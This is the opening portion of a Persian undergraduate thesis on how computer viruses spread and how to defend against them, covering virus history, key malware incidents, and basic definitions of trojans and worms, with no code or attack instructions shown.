
www.markazdanesh.ir



www.tabarestan.info

دانشگاه جامع علمی – کاربردی

مرکز آموزش علمی– کاربردی علوم و فنون قزوین

پایان نامه جهت اخذ مهندسی نرم افزار رایانه

عنوان

بررسی راههای نفوذ ویروس به رایانه و راههای مقابله با آن

استاد راهنما

مهندس مهران گودرزوند چگینی

استاد مشاور

مهندس حسینی غنچه

نگارش

رضا معدن نژاد

شهریور ۸۹

www.markazdanesh.ir

تقدیر و تشکر:

سپاس خدایی راکه ستایشگران نمی توانندحق سپاسش را ادا کنندوحسابگران ازشمارش نعمت های بی پایانش عاجزندوتلاشگران در ادای حقش فرو مانند.

خدایی که افکار بلند به قله عظمتش دست نیابندوژرف نگران به عمق ذاتش پی نبرند. خدایی که نه کلام گنجایش تعریفش راداردونه زمان فرصت شمارشش را.

اعتراف میکنم که نه زبان شکر تو را دارم و و نه توان تشکر از بندگان تو، اما بر حسب وظیفه :

ازاستاد بزرگوار و ارجمندم جناب آقای **مهندس مهران گودرزوند چگینی** که درتمام مراحل این پژوهش بادقت، ژرف نگری ، شکیبایی وعلم و عمل راهنماییم فرمودند واز استاد ارجمندم جناب **آقای حسینی غنچه** باصبر، متانت،محبت، چاره جویی وچاره اندیشی، مشاوره این پژوهش راتقبل نمودند خالصانه و خاضعانه تشکروقدردانی نمایم.

از همکاران گرامی ام در شرکت سیمان آبیک به ویژه همکاران واحد انفورماتیک که همکاریهای آنان را هیچگاه فراموش نخواهم کرد، صمیمانه تشکر و قدردانی میکنم.

و در پایان از **پدر، مادر، همسر و فرزندان عزیزم**و همه فرشتگانی که بالهای محبت خود را گسترانیدند و با تحمل دشواریها، سبب شدند تا در کمال آسودگی خیال و فراغت بال، شوق آموختن در من زنده بماند صمیمانه سپاسگزارم و این نیست جز جلوهای از لطف و رحمت پرودگاری که از ادای شکر حتی یک نعمت او ناتوانم.

www.markazdanesh.ir

خدایا ؛ علی(ع) توگفت:

هیچ شرافتی بالاترازعلم نیست و هیچ علمی بهترازتفکرودقت نیست. ازتوملتمسانه می خواهم که مرابه هدایت خود،ازنعمت تفکروتعقل محروم نفرمایی.

آمین

« سبحانک لا علم لنا الا ما علمتنا انک انت العلیم الحکیم»

منزهی تو ، نیست ما را دانشی جز آنچه تو

آموختی ، همانا تویی دانشمند حکیم

www.markazdanesh.ir

فهرست مطالب

عنوان ..... صفحه

فصل اول..... ۱۰

مقدمه..... ۱۱

تاریخچه..... ۱۲

سیر تکاملی ویروسهای رایانه ای ۱۷

بدافزار چیست؟ ۱۹

تروجان..... ۱۹

کرمها..... ۲۰

ویروس ۲۱

اسب های تروا..... ۲۲

فصل دوم..... ۲۳

مفهوم ویروس..... ۲۴

ویروس نویسان چه کسانی هستند؟..... ۲۷

چرا ویرو س ها مهم هستند؟..... ۲۸

علت ایجاد ویروس های کامپیوتری..... ۲۹

www.markazdanesh.ir

ویروس چگونه بر روی کامپیوتر تاثیر می گذارد؟.....۳۱
ویروس ها چه کارهایی می توانند انجام دهند؟.....۳۲
خطر مربوط به ویروس ها در چه جاهایی وجود دارد؟.....۳۳
مراحل زندگی ویروس.....۳٤
دلایل ویروس نویسی.....۳۵

فصل سوم.....۳۸
انواع ویروسها.....۳۹
ویروسهای برتر.....٤٤
ویروسها از نظر محل تأثیرگذاری.....۵۲
آیا نوشتن ویروس همیشه نادرست است؟.....۵٦
چه چیزی ویروس نیست؟! ۵۷
خصوصیات ویروس.....۵۸
نام گذاری ویروس ها.....۵۹
زبان های برنامه نویسی ویروس.....٦۰
محل زندگی ویروس ها.....٦۱
محل فعالیت ویروس ها.....٦۲

فصل چهارم.....۶۴
نرم افزار ضد ویروس.....٦۵

www.markazdanesh.ir

طرز کار برنامه های ضد ویروس.....٦٥
قابلیت های نرم افزار های ضدویروس.....٦٦
نسل اولیه ضدویروس‌ها.....٦٧
نقص‌ها و مشکلات.....٦٧
اولین و موثرترین اقدام.....٦٨
عملکرد ضدویروس‌ها.....٦٩
تفاوت بین نسخه‌های ضد ویروس.....٦٩
بروز رسانی نرم‌افزارهای ضدویروس.....٧٠
پویشگرها.....٧١
Checksummer ها.....٧١
نرم افزارهای کاشف(Heuristic).....٧٢

فصل پنجم.....٧٣

پست الکترونیک.....٧٤
حفاظت E-mail.....٧٥
آیا به صرف خواندن نامه، ویروسی می شویم؟.....٧٧
ویروس هایی که بطور خودکار از طریق نامه ها گسترش می یابند.....٧٧
اسپم چیست؟.....٧٨
خطرات فایل های پیوندی.....٧٨
دیدزدن و جعل نامه.....٧٩
چگونه ویروس های پستی را متوقف کنیم؟.....٨٠

www.markazdanesh.ir

اینترنت.....۸۱
کلیک کردن و آلوده شدن؟.....۸۱
اسب های تروای « در پشتی» و اینترنت ۸۳
آیا کوکی ها خطرناک هستند؟.....۸۳
حمله ها به سوی وب سرورها.....۸٤
امنیت در شبکه.....۸۵

فصل ششم.....۸۶
روش های انتقال ویروس ۸۷
آثار مخرب ویروس ها ۸۸
عوامل تشخیص ویروسی شدن سیستم.....۸۸
روش های مقابله با ویروسی شدن.....۹۰
راه‌های حفاظت از فایل‌ها و فولدرها برروی رایانه‌های شخصی ۹۲
پیشگیری از ویروس ۹٤
روش های ایجاد امنیت در کار با کامپیوتر.....۹٦
نمونه ای از یک ویروس در زبان اسمبلی.....۱۰۰

www.markazdanesh.ir

فصل اول

مقدمه

تاریخچه

سیر تکاملی ویروسهای رایانه ای

بدافزار چیست؟

- تروجان
- کرمها
- ویروس
- اسب های تروا

www.markazdanesh.ir

مقدمه

ویروس های رایانه ای بسیار اسرار آمیز هستند و توجه بسیاری از برنامه ویسان مشاوران امنیتی شبکه های اینترنتی و حتی افراد عادی که از رایانه برای کارهای معمولی خود استفاده میکنند را به خود جلب کرده اند و سالانه هزینه هنگفتی برای جلوگیری ازانتشار و بالا بردن امنیت شبکه ها و رایانه ها د رمقابل ویروس ها صرف می شود. و اگر از دید دیگری به ویروس ها نگاه کنیم نقاط آسیب پذیری و میزان آسیب پذیر بودن سیستم رایانه ای خود و یا ا منیت شبکه ای که ما در حال کار با آن هستیم به ما نشان می دهند که البته ممکن است این کار کمی برایمان گران تمام شود.

یک ویروس که از طراحی و زیر ساخت پیچیده و سازمان یافته ای بهره مند باشد می تواند تاثیرات شگفت انگیز و در بعضی موارد مخرب بر روی شبکه اینترنت بگذارد. اثراتی که این ویروس ها بر اینترنت میگذارند و تعداد رایانه ها یی که آلوده می کنند خود گواه ارتباطات پیچیده و عظیم انسان ها و رایانه ها و شبکه های اطلاع زسانی در اینترنت می باشد.


در این مقاله بحث ما در باره ویروس ها و همچنین اطلاعاتی در باره نحوه محافظت و مقابله در برابر آن ها می باشد .

www.markazdanesh.ir

تاریخچه

در سال ۱۹۸۳ در یک سمینار به نام "حفا ظت دیسک" که در یکی از دانشکده های دانشگاه کا لیفرنیا برگزار می شد, افراد شرکت کننده در سمینار مدعی بودند که اطلاعات درون دیسک ها اگر بطور عادی حذف نشوند وآسیب فیزیکی نبینند در دیسک دارای عمرطولا نی هستند. ولی " فرد کوهن" این را قبول نداشت . وقتی سمینار تمام شد کوهن نظر خود را با استادش "آدلمن" در میان گذاشت وآدلمن بلافاصله به شباهت نظر کوهن با ویروس های بیولوژیکی اشاره کرد .این در حالی بود که در سال ۱۹۷۲ "دیوید جرالد" یکی ازنویسندگان داستان های علمی تخیلی در کتاب خود با نام " وقتی هارلی یک ساله بود" ازکلمه ویروس برای اشاره به کا مپیوترهای بد ذات استفاده کرده بود.

۲۶ سال قبل در ۱۰ نوامبر سال ۱۹۸۳ "فرد کوهن" دانشجوی دوره کارشناسی ارشد دانشگاه کالیفرنیای جنوبی در یک سمینار امنیت در دانشگاه پنسیلوانیا یک کد مفهومی را به خط فرمان یونیکس بر روی سیستم رایانه تایپ کرد و بعد از ۵ دقیقه کنترل تمامی رایانه‌های آن دانشگاه را دردست گرفت .



فرد کوهن خالق اولین ویروس رایانه‌ای

در آن زمان او موفق شد تمام سیستم‌های امنیتی رایانه‌ها را درعرض نیم‌ساعت دور زده و آنها را غیرفعال کند.

www.markazdanesh.ir

فرد کوهن نام این کد مخرب را ویروس گذاشت و بدین ترتیب اولین ویروس رایانه‌ای پا به عرضه گذاشت و کوهن توانست با ویروسش، کارشناسان فناوری را درفکر تغییرات اساسی در امنیت رایانه‌ها بیاندازد.

در ویکیپدیا در خصوص علت نامگذاری این برنامه‌ها آمده است که این برنامه‌ها به دلیل شباهت نحوه فعالیت‌اشان با ویروس‌ها در دنیای حقیقی نام ویروس را بر خود گرفته‌اند.

معمولا کاربران رایانه به ویژه آنهایی که اطلاعات تخصصی کمتری درباره رایانه دارند، ویروس‌ها را برنامه‌هایی هوشمند و خطرناک می‌دانند که خود به خود اجرا و تکثیر شده و آثار تخریبی زیادی دارند که باعث از دست رفتن اطلاعات و گاه خراب شدن کامپیوتر می‌گردند در حالی‌که طبق آمار تنها پنج درصد ویروس‌ها دارای آثار تخریبی بوده و بقیه صرفا تکثیر می‌شوند.

چند سال پس از معرفی اولین ویروس انتشار ویروس‌های رایانه‌ای به طور گسترده آغاز شد و در آن زمان بیش از هزار رایانه را در جهان آلوده کرد که هر یک از آنها نماینده بخش مهمی از رایانه‌های متصل به اینترنت بودند.

از معروف‌ترین ویروس‌های رایانه‌ای در این ۲۶ سال می‌توان به " "LOVE-LETTER-FOR-YOU.TXT ،"Love Bug struck"" و "Melissa virus" اشاره کرد.

ویروس‌های رایانه‌ای تا بحال به ۵۵ میلیون رایانه حمله کرده و بیش از ۲.۵ تا ۳ میلیون رایانه را قربانی خود کرده‌اند و کاربران از ویروس‌های رایانه ای در حدود ۱۰ بیلیون دلار خسارت دیده‌اند.در حال حاضر ویروس‌های رایانه‌ای به بدافزارها تبدیل شده‌اند و هر روز پیچیده‌تر شده و بیشتر در خدمت هدف‌های ناسالم قرار می‌گیرند.با کمک این ویروس‌ها کلاهبرداری‌های رایانه‌ای صورت می گیرد که در آنها برنامه‌هایی به صورت نامحسوس در رایانه کاربر مستقر شده و اطلاعات حساس کاربران مانند رمز عبور حساب‌های بانکی را سرقت کرده و بدین ترتیب در کوتاه‌ترین زمان پول‌های حساب‌های بانکی کاربران را به یغما می‌برند. حتی برخی از این ویروس‌ها به نوعی باج‌گیری می‌کنند و با سرقت اطلاعات کاربران آنها راتهدید به انتشار اسناد شخصی می‌کنند.

www.markazdanesh.ir

تکامل ویروس‌های رایانه‌ای همواره جالب بوده است و شرکت‌های امنیتی هر چقدر هم تلاش کنند همواره یک قدم عقب‌تر از هکرها و ویروس‌نویس‌ها خواهند بود.به نوعی همیشه ویروس‌نویسان راه‌های جدیدی برای تهدید پیدا می کنند اگرچه برخی بر این باورند که دست ویروس‌نویسان و شرکت‌های امنیتی در یک کاسه است و هر دو به فکر حساب‌های بانکی همدیگرند.

اما اولین ویروس کامپیوتری غیر آزمایشی در ژانویه ۱۹۸٦ کشف شد و در سال ۱۹۸۷ نام ویروس های کامپیوتری بر سر زبان ها افتاد واین وقتی بود که در نوامبر این سال یکی از فارغ التحصیلان دا نشگاه "کورنل" اولین ویروس کامپیوتری به معنی امروزی را نوشت و آن را وارد شبکه کامپیوتری اینترنت کرد. این ویروس که به ویروس "اینترنت" معروف شد پس از فعال شدن ,از میان ۲۵۰۰۰۰ سیستم کامپیوتری متصل به این شبکه,٦۲۰۰سیستم را آلوده کرد. در همین سال نشریه, کامپیوتر وایمنی مقاله ای از فرد کوهن چاپ کرد که در آن کوهن بیان کرده بود:

"مردم وقتی ویروس های کامپیوتری را قبول کردند که از آن صدمه دیدند."

کوهن به تدریج به عنوان "پدر ویروس های کامپیوتری "شناخته شد و کتاب وی با نام "تئوری وآزمایشات ویروس های کامپیوتر" مورد توجه فراوان قرار گرفت.

ولی اولین ویروس کامپیوتر های شخصی "ویردم"بود که توسط رالف برگر نوشته شده بود ,این ویروس فقط فایل های COM را آلوده می کند و مقیم در حافظه نیست ,دارای سه گونه است که دو گونه آن دارای جملات انگلیسی و یک گونه آن دارای جملات آلمانی است واندازه آن ۱۳۳٦ بایت است, رالف برگر بعد ها ضد ویروس آن را هم نوشت.

در ایران نیز بلای تولید ویروس در سال ۷۲ گسترش یافت و اولین ویروس ایرانی "عباس کوهکن" نام داشت.

۱۹۵۰ : لابراتوارهای Bell نسخه ای نمایشی از یک بازی را طراحی کردند که در آن ، هر یک از بازیکنان می توانست از برنامه هایی مخرب برای حمله به کامپیوترهای افراد دیگر استفاده کند.

۱۹۷۵ : آقای John Brunner نویسنده داستان های عملی- تخیلی، داستانی درباره کرمی کامپیوتری نوشت که در تمام شبکه ها گسترش پیدا می کرد.

۱۹۸٤ : برای اولین بار نام ویروس کامپیوتری توسط آقای Fred Cohen در یک مقاله - برای برنامه های مخرب بکار برده شد.

۱۹۸٦ : دو بر ادر پاکستانی، اولین ویروس کامپیوتری با نام Brain را برای احقاق حقوق خود بوجود آوردند.

۱۹۸۷ : کرم اینترنتی درخت کریسمس « (Christmas tree)» شبکه جهان گستر IBM را فلج کرد.

«۱۹۸۸ : کرمی با نام (Internet Worm)» کرم اینترنت شبکه اینترنت US DARPA را درنوردید.

۱۹۹۲ : گرچه کامپیوترهای بسیار کمی آلوده شدند، اما هراسی شدید از ویروس میکلانژ«(Michelangelo)» جهان را فرا گرفت .

۱۹۹٤ : اوقات خوش (Good Times) اولین ویروس Hoax مهم، پدیدار شد.

۱۹۹۵ : اولین ویروس از نوع ماکرو با نام Concept بوجود آمد .

۱۹۹۸ : ویروس CIH یا هما ن Chernobyl اولین ویروسی شد که توانست به سخت افزار کامپیوتر صدمه بزند.

۱۹۹۹ : Melissa ، ویروسی که خود را به کمک نامه های الکترونیکی پیش می برد، در ،سطح جهان گسترش پیدا کرد.

همچنین BubbleBoy به عنوان اولین ویروسی که فقط با مشاهده نامه الکترونیکی، کامپیوتر را آلوده می کرد، ظاهر شد.

۲۰۰۰ : ویروس Love Bug هنوز هم موفق ترین ویروس پستی می باشد.

همچنین در این تاریخ اولین ویروس برای سیستم عامل های کامپیوترهای کف دستی ظاهر شد، اگرچه هیچ کاربری قربانی آن نشد.

www.markazdanesh.ir

۲۰۰۱ : ویروسی که ادعا می کرد تصاویری از بازیکن تنیس «Anna Kournikova» را در خود دارد، صدها هزار کامپیوتر را در سراسر جهان آلوده کرد.

۲۰۰۲ : آقای David L Smith : نویسنده ویروس Melissa توسط دادگاهی در آمریکا به ۲۰ ماه زندان محکوم شد.

۲۰۰۳ : جامعه امنیت کامپیوتر، دانشگاه Calgary را به خاطر اعلام اینکه قصد دارد تا رشته ویروس نویسی را برای دانشجویان دایر کند، محکوم کرد.

www.markazdanesh.ir

سیر تکاملی ویروسهای رایانه ای

اولین ویروسهای کامپیوتری در اوایل دهه ۸۰ ظاهر شدند و اکثراً فایلهای خود تکرار شونده ساده ای بودند که برای سرگرمی و خنده ایجاد شده بودند. در سال ۱۹۸٦ گزارش اولین ویروسی که سیستم عامل MS-DOS مایکروسافت را بر روی کامپیوترهای شخصی مورد هدف قرار داد، منتشر شد. در واقع ویروس Brain به عنوان اولین ویروس از این نوع شناخته می شود. همچنین اوایل سال ۱۹۸٦ شاهد اولین ویروس فایلی به نام Virdem و اولین تروجان (برنامه ای که به نظر مفید یا بی خطر می رسد ولی در واقع برای دزدی اطلاعات و یا صدمه زدن به رایانه میزبان طراحی شده است) به نام PC-Write بودیم. تروجان مذکور خود را به عنوان یک برنامه کاربردی و محبوب Word Processor جا زده بود. همچنان که افراد بیشتری از تکنولوژی ویروسها اطلاع پیدا می کردند، تعداد ویروسها، تعداد سکوهای(platform) هدف حملات، پیچیدگی ویروسها و تنوع آنها رو به افزایش پیدا کرد. در یک بازه زمانی ویروسها بر روی سکتورهای راه اندازی (boot sector) تمرکزکرده و بعد از آن شروع به آلوده سازی فایلهای اجرایی کردند. در سال ۱۹۸۸ اولین کرم اینترنتی (نوعی از بدافزار که از یک کد خرابکار برای گسترش خودکار از یک رایانه به رایانه دیگر از طریق شبکه استفاده می کند) ظاهر شد. کرم Morris منجر به کند شدن قابل توجه ارتباطات اینترنتی شده که در پاسخ به این حمله و تعدادی حملات مشابه، گروه پاسخگویی به رخدادهای رایانه ای یا CERT(Computer Emergency Response Team) با نشانی اینترنتی www.cert.org به منظور حفظ ثبات اینترنت از طریق هماهنگی در پاسخگویی به رخدادها، پایه گذاری شد. گروه مذکور از طرف دانشگاه کارنگی ملون آمریکا پشتیبانی میشود. در سال ۱۹۹۰، Virus Exchange BBS، به عنوان محلی برای تبادل و به اشتراک گذاشتن دانش نویسندگان ویروس، راه اندازی شد. همچنین اولین کتاب در مورد نوشتن ویروس منتشر شد و اولین ویروس چندریختی (معمولاً به آن chameleon یا Casper اطلاق می شود) گسترش پیدا کرد. یک ویروس چندریختی نوعی از بدافزار است که از تعداد نامحدودی الگوریتم رمزنگاری برای مقابله با تشخیص استفاده می کند. ویروسهای چندریختی توانایی تغییر خود در هربار تکرار را دارا می باشند. این توانایی آنها را از دید برنامه

www.markazdanesh.ir

های آنتی ویروس مبتنی بر امضا که برای تشخیص ویروسها طراحی شده اند، پنهان می دارد. به این ترتیب، در اوایل دهه ۹۰ خبر اولین حمله ویروسی چندریختی با نام Tequila منتشر شد و سپس در سال ۱۹۹۲ اولین موتور ویروس چندریختی و ابزار ویروس نویسی پا به عرصه ظهور گذاشت. بعد از آن ویروسها روز به روز کاملتر شدند. برخی ویروسها شروع به دسترسی به دفترچه آدرسهای ایمیل و ارسال خود به آن آدرسها کردند؛ ویروسهای ماکرو خود را به فایلهای برنامه های کاربردی مانند آفیس متصل کرده و به آنها حمله می کنند؛ و ویروسهایی که مشخصاً برای سوءاستفاده از آسیب پذیری های سیستم عاملها و برنامه های کاربردی نوشته می شوند. ایمیلها، شبکه های به اشتراک گذاری فایل (P۲P)، وب سایتها، درایوهای مشترک و آسیبپذیری های محصولات، همه و همه برای گسترش و حمله ویروسها مورد سوء استفاده قرار می گیرند. راههای نفوذ یا Backdoors (نقاط سری ورود به شبکه که توسط بدافزارها ایجاد می شوند) بر روی سیستم های آلوده ایجاد شدند تا راه را برای بازگشت مجدد نویسندگان ویروس و هکرها جهت اجرای نرم افزارهای دلخواه، باز کنند. در این مقاله منظور ما از هکر یک فرد برنامه نویس رایانه یا کاربر آن است که قصد دسترسی به یک رایانه یا شبکه را به صورت غیر قانونی دارد. بعضی از ویروسها دارای موتور ایمیل جاسازی شده هستند که رایانه آلوده را وادار می سازد تا مستقیماً از طریق ارسال ایمیل، ویروس را انتشار دهد. همچنین نویسندگان ویروس شروع به طراحی دقیق معماری حمله های خود با استفاده از مهندسی اجتماعی کرده اند. همراه با این تکامل بدافزارها، آنتی ویروسها نیز به خوبی تکامل پیدا کرده اند. در حال حاضر بیشتر آنتی ویروسهای موجود در بازار بر مبنای امضای ویروس یا همان شناسایی مشخصه های یک بدافزار برای تشخیص کدهای مضر، عمل می کنند. به همین دلیل در فاصله زمانی بین انتشار یک ویروس جدید و شناسایی امضای آن و پخش آن بین آنتی ویروسهای مختلف، یک رشد ناگهانی در میزان آلوده سازی ویروس مشاهده می شود. اما به محض تشخیص امضای آن، روند آلوده سازی سیر نزولی پیدا می کند.

www.markazdanesh.ir

بدافزار چیست؟

واژه بدافزار معادل malware انگلیسی است که یک خلاصه برای Malicious Software یا نرم افزار بدخواه می باشد. واژه بدافزار به ویروس، کرم، تروجان و هر برنامه دیگری که با نیت اعمال خرابکارانه ایجاد شود، اطلاق می شود. اما تفاوت ویروس و کرم در چیست؟ این دو چه تفاوتی با تروجان دارند؟ آیا برنامه های کاربردی آنتی ویروس بر علیه کرمها و تروجانها نیز اقدام می کنند یا فقط به جنگ با ویروسها می روند؟ همه این سؤالها از یک منبع سرچشمه می گیرند و آن هم دنیای پیچیده و گیج کننده کدهای بدخواه است. تعداد بیشمار و تنوع زیاد در کدهای بدخواه موجود، طبقه بندی دقیق آنها را مشکل می سازد. در بحث های کلی در مورد آنتی ویروسها، تعاریف ساده زیر برای طبقه بندی آنها به کار می رود:

❖ تروجان:

برنامه ای است که ظاهراً مفید یا بی خطر به نظر می رسد ولی شامل کدهای پنهانی است که برای سوءاستفاده یا صدمه زدن به سیستمی که بر روی آن اجرا می شود، به کار می رود. اسبهای تروا معمولاً از طریق ایمیل هایی که هدف و کارکرد برنامه را چیزی غیر از حقیقت آن نشان می دهند، برای کاربران ارسال می شوند. به چنین برنامه هایی کدهای تروجان هم گفته می شود. اسب تروا زمانی که اجرا می شود یک عملیات خرابکارانه را بر سیستم اعمال می کند. در این مقاله، واژه عملیات خرابکارانه یا Payload اصطلاحی است برای مجموعه ای از کنشهایی که یک حمله بدافزاری بعد از آلوده کردن سیستم، بر روی رایانه قربانی انجام می دهد.

www.markazdanesh.ir

❖ کرمها

کرم ها شبیه به ویروس ها هستند با این تفاوت که نیازی به حامل هایی مانند ماکروها (کلان دستور) یا سکتور بوت ندارند.کرم ها به سادگی کپی های دقیقی از خود ایجاد کرده و از ار ت باطات بین کامپیوترها برای گسترش خود استفاده می کنند.

بسیاری از ویروس ها مانندKakworm (VBS/Kakworm) یا Love Bug (VBS/LoveLet-A)رفتاری مانند کرم ها داشته و از نامه های الکترونیکی برای فرستادن خود به کاربران دیگر استفاده می کنند.

اگر کد خرابکار خود را تکثیر کند دیگر از نوع تروجان محسوب نمی شود، بنابراین سؤال بعدی که برای تعریف دقیقتر بدافزار، باید پاسخ داده شود این است: " آیا کد مورد نظر می تواند بدون نیاز به یک حامل تکثیر پیدا کند؟" در واقع آیا این کد می تواند بدون نیاز به آلوده کردن یک فایل اجرایی، تکرار شود؟ اگر پاسخ به این سؤال بله باشد، کد مذکور یکی از انواع کرمهای رایانه ای است. بیشتر کرمها سعی در کپی کردن خودشان در یک رایانه میزبان دارند و سپس از کانالهای ارتباطی رایانه مذکور برای گسترش خود استفاده می کنند. برای مثال کرم Sasser ابتدا با استفاده از یک آسیب پذیری سیستم هدف را آلوده می ساخت و سپس از طریق اتصالات شبکه رایانه قربانی گسترش پیدا می کرد. در چنین حملاتی در صورتی که آخرین به روز رسانی های امنیتی را بر روی سیستم خود نصب کرده (جلوگیری از آلودگی) و فایروالها را به جهت بستن درگاه های شبکه ای که کرم از آنها استفاده می کند، فعال سازید(جلوگیری از انتشار)، حمله مذکور عقیم خواهد ماند.

www.markazdanesh.ir

❖ ویروس

